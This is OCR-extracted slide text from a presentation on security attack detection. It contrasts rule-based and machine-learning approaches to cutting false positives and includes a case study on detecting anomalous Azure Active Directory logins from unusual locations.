
Detected/reflected attacks
>10,000
location-detected attacks

Current state of Security

Red Team Kill Chain




Blue Team Kill Chain
for Attack Detection
Recon
Delivery
Foothold
Persist
Move
Elevate
Exfiltrate
Gather
Detect
Alert
Triage
Context
Plan
Execute



Blue Team Kill Chain
Recon
Delivery
Foothold
Persist
Move
Elevate
Exfiltrate
Gather
Detect
Alert
Triage
Context
Plan
Execute
for Attack Disruption

Biggest Roadblock for Attack Disruption

False Positives


False Positives


Lose ability to triage




False positives FACT

You cannot salvage a false positive with just visualization. You need better solutions.








False positives

Evolution of security detection techniques


TRADITIONAL PROGRAMMING



Hand-crafted rules by security professionals


Con: Rules are static, and don't change with changes in environment => False positives!

MACHINE LEARNING




System adapts to changes in environment as new data is provided, and re-trained

Labeled data in Azure



Framework for a successful detection



Successful detections incorporate domain knowledge through disparate datasets and rules

Case study 1

Successful detection through understanding user patterns

PROBLEM STATEMENT

Detect anomalous Azure Active Directory logins from unusual geographic locations

HYPOTHESIS

A login is anomalous, if the distance between places is ‘unreachable

PREVIOUS APPROACH

Used rules and heuristics

Results:

False positive rate = 28%

SOLUTION

Profile User’s location by comparing with similar users.

Ensure the model accounts for travel and company proxies

Case study 1

Technique overview

Capture past login history

45 day window

Weighted based on frequency/time last seen

Calculate user-user similarity


Partial mapping between locations

Constrained within tenants

Enumerate possible locations

Random walk with restarts

Partial mapping to other similar Geo locations



	User 1	User 2	User 3	User 4
User 1	1.0	0.8	0.7	
User 2	0.8	1.0	0.7	
User 3	0.7	0.7	1.0	0.3
User 4			0.3	1.0

User	Location	Reachability
User 3	Comcast-Bellevue	965.0
User 3	Comcast-Redmond	875.0
User 3	Microsoft-Redmond	978.0
User 3	Verizon-Seattle	425.0
User 3	Verizon-Bellevue	350.0
User 3	Microsoft-Cambridge	275.0
User 3	Verizon-Boston	152.0

Case study 1

Model performance and productization

